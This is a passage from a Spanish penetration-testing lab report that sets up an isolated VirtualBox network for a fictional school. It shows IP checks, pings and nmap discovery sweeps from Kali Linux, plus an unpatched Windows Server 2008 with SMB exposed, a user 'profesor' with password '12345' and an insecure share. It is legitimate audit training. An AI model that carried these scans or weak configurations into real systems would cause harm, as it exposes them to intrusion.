


Figura 92: Máquinas Virtuales

I.4. Red interna (Host-Only)

Para aislar el entorno de pruebas y asegurar que todas las máquinas virtuales solo se comuniquen entre ellas, he configurado una red interna basada en el adaptador **Host-Only** de VirtualBox. Esta red funciona como una pequeña LAN privada dentro del

laboratorio y, por diseño, no tiene acceso directo a Internet. Gracias a esto puedo realizar las pruebas de auditoría sin afectar al exterior ni poner en riesgo otros sistemas.

La red creada aparece como “**VirtualBox Host-Only Ethernet Adapter**”, y su configuración es la siguiente:

- **IP del adaptador Host-Only:** 192.168.56.1
- **Máscara:** 255.255.255.0
- **DHCP:** activado
- **Rango de direcciones DHCP:** 192.168.56.100 – 192.168.56.254
- **Tipo de conexión:** red interna sin acceso a Internet (solo Kali dispone de NAT)

Decidí mantener el servidor DHCP activado para que las máquinas virtuales obtengan su IP de forma automática, lo que simplifica la configuración del laboratorio y evita tener que definir cada dirección de manera manual. Aun así, la red sigue siendo un entorno controlado y completamente aislado.

Máquinas conectadas al entorno Host-Only

- Windows Server 2008
- Windows Server 2012
- Windows Server 2016
- Windows 10
- Ubuntu Server
- Kali Linux (con un segundo adaptador **NAT** para acceso puntual a Internet)

Justificación del diseño

El uso de esta red Host-Only me permite:

- Mantener el laboratorio aislado del exterior.
- Garantizar que todas las máquinas pueden comunicarse entre sí durante las pruebas.
- Evitar configuraciones IP manuales gracias al DHCP.
- Controlar por completo el entorno de auditoría.

La única máquina con salida a Internet es **Kali Linux**, mediante el adaptador NAT, que utilice solo para descargar herramientas necesarias durante el proceso.




Figura 93: configuración red




Figura 94: configuración red



Figura 95: configuración red

I.5. Topología del laboratorio

La siguiente topología representa la arquitectura completa del laboratorio creado para este proyecto. Todas las máquinas están conectadas a una red interna Host-Only (192.168.56.0/24), excepto Kali Linux, que además dispone de un adaptador NAT para conectarse a Internet cuando es necesario instalar herramientas o actualizar repositorios.

El diseño sigue una estructura sencilla:

- **Kali Linux** se utiliza como equipo atacante y punto central de auditoría.
- El resto de máquinas (Windows y Ubuntu) simulan los diferentes servicios del colegio COLERIESGOSA: servidores web, aplicaciones internas, bases de datos, servidor heredado y un puesto usuario.
- Toda la red está aislada del exterior, lo que permite realizar pruebas de explotación sin riesgo para el sistema anfitrión.





Figura 96: Arquitectura de Topología de Red del Laboratorio. Se ilustra la configuración híbrida donde la estación de ataque (Kali Linux) opera con doble interfaz (Dual-Homed), permitiendo la gestión de herramientas vía Internet (NAT) y la ejecución de auditorías sobre la red objetivo. El segmento 'COLERIESGOSA' (192.168.56.0/24) permanece estrictamente aislado en modo 'Host-Only', simulando una intranet corporativa sin perímetro de salida para garantizar la contención segura (Sandboxing) de las actividades de explotación.

I.6. Comprobaciones iniciales

Una vez configurado el laboratorio y asignadas las direcciones IP a todas las máquinas virtuales, realicé una serie de comprobaciones iniciales para asegurarme de que la red interna funcionaba correctamente y que todas las máquinas pueden comunicarse entre sí. Estas verificaciones son importantes para garantizar que el entorno es estable antes de comenzar con las pruebas de auditoría.

Verificación de direcciones IP


Kali Linux → 192.168.56.101



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute
        valid_lft 455sec preferred_lft 455sec
    inet6 fe80::fice:bbf8:9e05:cc7e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
    link/ether 08:00:27:ea:be:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic n
        valid_lft 455sec preferred_lft 455sec
    inet6 fe80::ddaa3:59a1:abc1:4d2e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

Figura 97: Validación de configuración de interfaz de red: Verificación de parámetros TCP/IP en la estación de ataque (Kali Linux).

Windows 10 → 192.168.56.106



```
C:\ Símbolo del sistema
Microsoft Windows [Versión 10.0.19045.6456]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\acaav>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::7f87:441c:a7e:bf1%6
    Dirección IPv4. . . . . : 192.168.56.106
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . :

C:\Users\acaav>
```

Figura 98: Validación de direccionamiento en el Endpoint: Ejecución del comando ipconfig en la estación de trabajo Windows 10.

Windows Server 2012 → 192.168.56.102




Figura 99: Verificación de configuración de red en Servidor de Soporte:
Consulta de la interfaz de red en Windows Server 2012 R2.

Windows Server 2016 → 192.168.56.103



Figura 100: Validación de direccionamiento en Infraestructura Crítica:
Verificación de la configuración TCP/IP en el Controlador de Dominio (Windows Server 2016).

Windows Server 2008 → 192.168.56.105

```

[+] Seleccionar Administrador: Windows PowerShell
Windows PowerShell
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users\Administrador> ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:
    Sufijo DNS específico para la conexión . . . :
    Vínculo: dirección IPv6 local . . . : fe80::f909:6605:941f:6b47%11
    Dirección IPv4. . . . . : 192.168.56.105
    Máscara de subred . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . :

Adaptador de túnel isatap.{FE5BFD73-6606-49A6-A6DA-E86CF8C46E91}:
    Estado de los medios . . . . . : medios desconectados
    Sufijo DNS específico para la conexión . . . . :
PS C:\Users\Administrador>

```

Figura 101: Identificación de activo fuera de ciclo de vida (Legacy): Consulta de parámetros de red en Windows Server 2008 R2.

Ubuntu Server → 192.168.56.104

```

pedro@colerriegosa: ~
pedro@colerriegosa: $ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:19:65:fa brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
            valid_lft 572sec preferred_lft 572sec
            inet6 fe80::a00:27ff:fe19:65fa/64 scope link
                valid_lft forever preferred_lft forever
pedro@colerriegosa: ~

```

Figura 102: Validación de interfaz en Servidor de Aplicaciones: Verificación de parámetros de red en Ubuntu Server 24.04 LTS.

Pruebas de conectividad entre máquinas

Para validar que la red Host-Only estaba funcionando correctamente, realicé pings desde la máquina Kali al resto de máquinas:

ping 192.168.56.102

```
—(kali㉿kali)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=0.560 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=1.05 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=128 time=0.555 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=128 time=0.446 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=128 time=0.621 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=128 time=0.309 ms
^C
— 192.168.56.102 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5036ms
rtt min/avg/max/mdev = 0.309/0.590/1.050/0.228 ms
```

Figura 103: Prueba de conectividad ICMP hacia Servidor de Soporte: Ejecución de

ping desde Kali Linux hacia el objetivo 192.168.56.102

ping 192.168.56.106

```
—(kali㉿kali)-[~]
$ ping 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=128 time=0.390 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=128 time=1.31 ms
64 bytes from 192.168.56.106: icmp_seq=3 ttl=128 time=0.415 ms
^C
— 192.168.56.106 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2016ms
rtt min/avg/max/mdev = 0.390/0.705/1.312/0.428 ms
```

Figura 104: Verificación de alcance al Endpoint: Prueba de conectividad ICMP desde

la estación de ataque hacia el objetivo 192.168.56.106

ping 192.168.56.105

```
—(kali㉿kali)-[~]
$ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=128 time=0.726 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=128 time=0.615 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=128 time=1.12 ms
64 bytes from 192.168.56.105: icmp_seq=4 ttl=128 time=1.00 ms
64 bytes from 192.168.56.105: icmp_seq=5 ttl=128 time=0.973 ms
64 bytes from 192.168.56.105: icmp_seq=6 ttl=128 time=1.05 ms
64 bytes from 192.168.56.105: icmp_seq=7 ttl=128 time=0.988 ms
64 bytes from 192.168.56.105: icmp_seq=8 ttl=128 time=0.765 ms
64 bytes from 192.168.56.105: icmp_seq=9 ttl=128 time=0.993 ms
64 bytes from 192.168.56.105: icmp_seq=10 ttl=128 time=1.10 ms
^C
— 192.168.56.105 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9050ms
rtt min/avg/max/mdev = 0.615/0.933/1.118/0.161 ms
```

Figura 105: Validación de ruta hacia Activo Vulnerable: Prueba de conectividad ICMP

contra el objetivo 192.168.56.105 (Windows Server 2008 R2)

ping 192.168.56.103

```
(kali㉿kali)-[~]
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.472 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.459 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.478 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=1.25 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.626 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=1.03 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.589 ms
^C
--- 192.168.56.103 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6066ms
rtt min/avg/max/mdev = 0.459/0.699/1.246/0.288 ms
```

Figura 106: Verificación de acceso a Infraestructura de Identidad: Prueba de conectividad ICMP hacia el Controlador de Dominio (192.168.56.103).

ping 192.168.56.104

```
(kali㉿kali)-[~]
$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=0.563 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=0.640 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=64 time=0.639 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=64 time=0.660 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=64 time=0.664 ms
64 bytes from 192.168.56.104: icmp_seq=6 ttl=64 time=0.791 ms
64 bytes from 192.168.56.104: icmp_seq=7 ttl=64 time=0.616 ms
64 bytes from 192.168.56.104: icmp_seq=8 ttl=64 time=0.610 ms
64 bytes from 192.168.56.104: icmp_seq=9 ttl=64 time=0.606 ms
64 bytes from 192.168.56.104: icmp_seq=10 ttl=64 time=0.775 ms
64 bytes from 192.168.56.104: icmp_seq=11 ttl=64 time=0.746 ms
^C
--- 192.168.56.104 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10215ms
rtt min/avg/max/mdev = 0.563/0.664/0.791/0.070 ms
```

Figura 107: Validación de alcance al Servidor de Aplicaciones: Prueba de conectividad ICMP hacia el objetivo 192.168.56.104 (Ubuntu Server).

Escaneo de descubrimiento

Para asegurarme de que todas las máquinas eran visibles en la red, ejecuté un escaneo de descubrimiento desde Kali:

Por motivos de rendimiento aun poniendo los requerimientos mínimos en cada máquina me es imposible encenderlas todas de golpe así que me veo obligado hacerlo en dos tandas.

```
—(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.56.0/24
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 12:00 EST
Nmap scan report for 192.168.56.1
Host is up (0.00020s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00030s latency).
MAC Address: 08:00:27:89:46:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.0014s latency).
MAC Address: 08:00:27:19:65:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00086s latency).
MAC Address: 08:00:27:CA:15:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Map done: 256 IP addresses (5 hosts up) scanned in 2.05 seconds
—(kali㉿kali)-[~]
$
```

Figura 108: Descubrimiento de hosts (Secuencia 1): Ejecución de barrido de red ARP desde Kali Linux (192.168.56.101). Se identifican activos vivos en el segmento: el Servidor de Aplicaciones Ubuntu (192.168.56.104) y el Servidor Legacy Windows 2008 (192.168.56.105), confirmando su disponibilidad para las pruebas de intrusión.

Ahora mismo después del escaneo se detecta la ip 104 y la 105 y la 101

192.168.56.104 ubuntu server

192.168.56.105 server 2008

192.168.56.101 Kali



Figura:109: Máquinas desplegadas.

Vuelvo a realizar el escaneo y ahora detecta la 102 103 106 101

```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 12:14 EST
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0023s latency).
MAC Address: 08:00:27:89:46:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00064s latency).
MAC Address: 08:00:27:AA:EA:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00064s latency).
MAC Address: 08:00:27:8E:B5:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00067s latency).
MAC Address: 08:00:27:5A:2D:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.92 seconds

(kali㉿kali)-[~]
```

Figura 110: Descubrimiento de hosts (Secuencia 2): Identificación de activos pertenecientes al Dominio Windows. El barrido de red reporta actividad en las direcciones IP asignadas al Controlador de Dominio (192.168.56.103), la Estación de Trabajo (192.168.56.102) y el Servidor de Infraestructura Intermedia (192.168.56.102), completando el mapa de superficie de ataque interna.

Windows Server 2016 → 192.168.56.103

Windows Server 2012 → 192.168.56.102

Windows 10 → 192.168.56.106



Figura 111: Máquinas desplegadas.




Figura 112: Pantallazo máquinas.

ANEXO II Configuración de los servicios

II.1. Windows Server 2008 — Servidor antiguo (SMB vulnerable)

Windows Server 2008 actúa en el laboratorio como un servidor heredado, similar al que muchas organizaciones mantienen aún en producción por razones operativas. En el contexto del colegio COLERIESGOSA, se utiliza para simular un sistema antiguo encargado de almacenar documentación interna y recursos compartidos del personal docente.

Al ser un sistema sin soporte oficial, su seguridad es limitada, y esto permite reproducir escenarios reales donde los servidores obsoletos representan un riesgo importante.

A continuación, detallo su configuración inicial antes de comenzar la auditoría:

Rol asignado

- Servidor antiguo del entorno
- Carpeta compartida para profesores
- Servicio SMB expuesto
- Sistema sin parches (intencionado)

Datos del sistema

- Windows Server 2008 Standard
- IP: **192.168.56.105**
- Adaptador: Host-Only
- Sistema Operativo: Windows server 2008



Figura 113: Windows Server 2008,

- Firewall: activado pero sin reglas de protección avanzadas




Figura 114: Configuración Firewall.

Usuarios configurados

Se creó un usuario vulnerable a ataques de fuerza bruta:

- **Usuario:** profesor
- **Contraseña:** 12345
- **Permisos:** miembro de “Users”
- **Justificación:** simular malas prácticas habituales en entornos reales




Figura 115: Usuarios Creados.




Figura 116: Configuración de políticas contraseña.

Servicios instalados

En este servidor únicamente está habilitado el rol “**Servicios de Archivo**”, tal y como se muestra en el Administrador del Servidor. Este rol expone funcionalidades SMB para compartir recursos en red.

No se han instalado servicios adicionales para reproducir un entorno realista de un servidor antiguo y con medidas de seguridad mínimas, lo que permite utilizarlo como elemento vulnerable dentro de la auditoría técnica del laboratorio.

- SMB/CIFS (por defecto en Windows Server 2008)
- Servicio de compartición de archivos activo
- Sistema sin actualizaciones ni parches críticos aplicados




Figura 117: Configuración de roles.

Carpeta compartida vulnerable

Para generar un vector de ataque realista, configuré una carpeta compartida con permisos inseguros:

- Carpeta: C:\Profesores\Documentos

